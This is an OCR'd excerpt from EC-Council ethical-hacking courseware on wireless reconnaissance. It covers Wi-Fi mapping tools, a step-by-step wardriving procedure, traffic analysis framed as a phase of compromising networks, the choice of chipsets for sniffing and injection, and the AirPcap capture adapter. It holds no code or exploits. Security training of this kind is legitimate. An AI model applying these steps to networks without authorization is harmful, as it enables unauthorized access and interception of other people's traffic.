


FIGURE 15.37: WIGLE locating the wireless network by searching the interactive map

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

FIGURE 15.38: WIGLE Screenshot

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



GPS Mapping Tool: Skyhook

Source: http://www.skyhookwireless.com

Skyhook's **Wi-Fi Positioning System (WPS)** determines location based on Skyhook's massive worldwide database of known Wi-Fi access points. It uses a combination of **GPS tracking** and a Wi-Fi positioning system for determining the location of a wireless network indoor and in urban areas. It even discovers the position of the mobile device at a distance of between **10 to 20 meters** with the help of the MAC address of the nearby wireless access points and proprietary algorithms.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 15.39: Skyhook Screenshot

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Wi-Fi Hotspot Finder: JiWire

Source: http://v4.jiwire.com

JiWire is a Wi-Fi hotspot location directory with more than **788,723** free and paid Wi-Fi hotspots in **145 countries** and it monitors your wireless connections. It is a simple way you can discover wireless Internet that small businesspeople take advantage of as well as persons working remotely. Individuals can easily browse for Wi-Fi hotspots not only based on their location, but also based on any predetermined criteria such as address, city, or ZIP code.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

FIGURE 15.40: JiWire screenshot




FIGURE 15.41: JiWire discovering free and paid Wi-Fi hotspots

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Wi-Fi Hotspot Finder: WeFi

Source: http://www.wefi.com

WeFi provides you with Wi-Fi hotspot locations. It discovers the new connection and automatically connects you to the one that is the best for your needs. The desktop version will add the newly founded hotspots with the help of your system to the WeFi database automatically. You can even find nearby Wi-Fi hotspots in your vicinity with WeFi.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





FIGURE 15.38: WeFi locating Wi-Fi hotspots

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How to Discover Wi-Fi Network Using Wardriving

Wardriving is one of the techniques used for discovering the Wi-Fi networks available in the vicinity. In order to discover Wi-Fi networks using wardriving, the user should follow these steps:

Step 1: Register with **WIGLE** and download map packs of your area to view the plotted access points on a geographic map.

Step 2: Connect the antenna and **GPS device** to the laptop via a USB serial adapter and put it in your car.


Step 3: Install and launch **NetStumbler** and **WIGLE** client software and turn on the GPS device.

Step 4: Drive the car at speeds of 35 mph or below (at higher speeds, the Wi-Fi antenna will not be able to detect Wi-Fi spots).

Step 5: Capture and save the NetStumbler log files that contain **GPS coordinates** of the access points.

Step 6: Upload this log file to WIGLE, which will then automatically plot the points onto a map.


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Wireless Hacking Methodology

As mentioned previously, the objective of the wireless hacking methodology is to compromise a Wi-Fi network in order to gain unauthorized access to network resources. In the wireless hacking methodology, the third phase is to analyze the traffic. An attacker performs wireless traffic analysis before committing actual attacks on the wireless network. This wireless traffic analysis helps the attacker to determine the vulnerabilities in the target network.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Wireless Traffic Analysis

Wireless traffic analysis provides a detailed report of the who, what, when, and how of **Wi-Fi activities**. The traffic analysis process involves multiple tasks, such as data normalization and mining, traffic pattern recognition, protocol dissection, and the reconstruction of application sessions. It enables attackers to identify vulnerabilities and susceptible victims in a target wireless network. The wireless traffic analysis helps

Identifying Vulnerabilities

Wireless traffic analysis enables attackers to identify vulnerabilities and susceptible victims in a target wireless network. It helps in determining the appropriate strategy for a successful attack. **Wi-Fi protocols** are unique at **Layer 2**, and traffic over the air is not serialized, which makes it easy to sniff and analyze wireless packets.

Wi-Fi Reconnaissance

Attackers analyze a wireless network to determine:


- Broadcast SSID
- Presence of multiple access points
- Possibility of recovering SSIDs
- Authentication method used

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- WLAN encryption algorithms

Wi-Fi packet-capture and **analysis** products come in a number of forms. Several tools are available online to perform wireless traffic analysis. Examples of wireless traffic analysis tools include CommView Tool, AirMagnet Wi-Fi Analyzer, Wireshark/Pilot Tool, and OmniPeek Tool.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Wireless Cards and Chipsets

Choosing the right Wi-Fi card is very important since tools like **Aircrack-ng** and **KisMAC** only work with selected wireless chipsets. A few considerations are mentioned here that the user should follow in order to choose the optimal Wi-Fi card.

Determine your Wi-Fi requirements

Decide if you simply want to listen to wireless network traffic or both listen to and inject packets. Windows have the capability of only listening to network traffic but don't have the capability of injecting data packets, whereas Linux has both the listening and injecting packets capability. Based on these issues here you need to decide:

- The operating system that you want to use.
- Hardware format such as PCMCIA or USB, etc.
- And the features such as listening or injection or both.

Learn the capabilities of a wireless card

Wireless cards involve two manufacturers. One is the brand of the card and the other is the one who makes the wireless chipset within the card. It is very important to realize the difference between the two manufacturers. Knowing the card manufacturer and model is not sufficient to choose the Wi-Fi card. The user should know about the chipset inside the card. Most of the chipset manufacturers don't want to reveal what they use inside their card, but for

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

the users it is critical to know. Knowing the **wireless chipset manufacturer** allows the users to determine the operating system that it supports, required software drivers, and the limitations associated with them.

Determine the chipset of the Wi-Fi card

The user first needs to determine the wireless chipset inside the card that they are thinking to use for their **WLAN**. The following are the techniques that can be used to determine the chipset inside a Wi-Fi card:

- Search the Internet.
- You may have a look at Windows driver file names. It is often the name of the chipset or the driver to use.
- Check the manufacturer's page.
- You can physically see the wireless chip on some cards such as PCI. Often the chipset number can also be observed.
- You can use the **FCC ID Search** to lookup detailed information of the device in case if the device consist a FCC identification number on the board. It gives the information of the card about the manufacturer, model and the chipset.

Sometimes the card manufacturers change the chipset inside the card while keeping the same card model number. This is usually called "card revision" or "card version." So, while determining the chipset of the Wi-Fi card, make sure to include the version/revision. The chipset determining ways may vary from one operating system to the other. You may visit http://madwifi-project.org/wiki/Compatibility for compatibility information.

Verify the chipset capabilities


After choosing **a Wi-Fi card**, check or verify whether the chipset is compatible with your operating system and check whether it is meeting all your requirements. If the chipset is not compatible with the OS or not meeting the requirement criteria, then change either the OS or the chipset depending on the requirement.

Determine the drivers and patches required

You can determine the drivers required for the **chipset** using the drivers section and determine the patches required for the operating system.

After determining all these considerations of a chipset the user can find a card that uses that particular chipset with the help of compatible card list.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Wi-Fi USB Dongle: AirPcap

Source: http://www.riverbed.com

AirPcap captures full **802.11 data**, management, and control frames that can be viewed in Wireshark providing in-depth protocol dissection and analysis capabilities. All AirPcap adapters can operate in a completely passive mode. In this mode, the AirPcap adapter can capture all of the frames that are transferred on a channel, not just frames that are addressed to it. This includes data frames, control frames and management frames. When more than one BSS shares the same channel, it can capture the data, control, and management frames from all of the BSSs that are sharing the channel within range of the AirPcap adapter.

AirPcap adapters capture traffic on a single channel at a time. The channel setting for this can be changed using the AirPcap Control Panel, or from the "**Advanced Wireless Settings**" dialog in Wireshark. Depending on the capabilities of a specific AirPcap adapter, it can be set to any valid 802.11 channel for packet capture. It can be configured to **decrypt WEP-encrypted frames**. An arbitrary number of keys can be configured in the driver at the same time, so that the driver can decrypt the traffic of more than one access point simultaneously. **WPA** and **WPA2** support is handled by Wireshark.

When monitoring on a single channel is not enough, multiple AirPcap adapters can be plugged into your laptop or a USB hub and provide capability for simultaneous multi-channel capture and traffic aggregation. The AirPcap driver provides support for this operation through Multi-Channel Aggregator technology that exports capture streams from multiple AirPcap adapters as

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

a single capture stream. The Multi-Channel Aggregator consists of a virtual interface that can be used from Wireshark or any other **AirPcap-based** application. Using this interface, the application receives the traffic from all installed AirPcap adapters, as if it was coming from a single device. The Multi-Channel Aggregator can be configured like any AirPcap device, and therefore can have its own decryption, FCS checking, and packet filtering settings.

It can be used for traffic injection that helps in assessing the security of a wireless network. It is supported in Aircrack-ng, Cain and Able, and Wireshark tools. AirPcapReplay, included in the AirPcap Software Distribution, replays 802.11 network traffic and that is contained in a trace file.

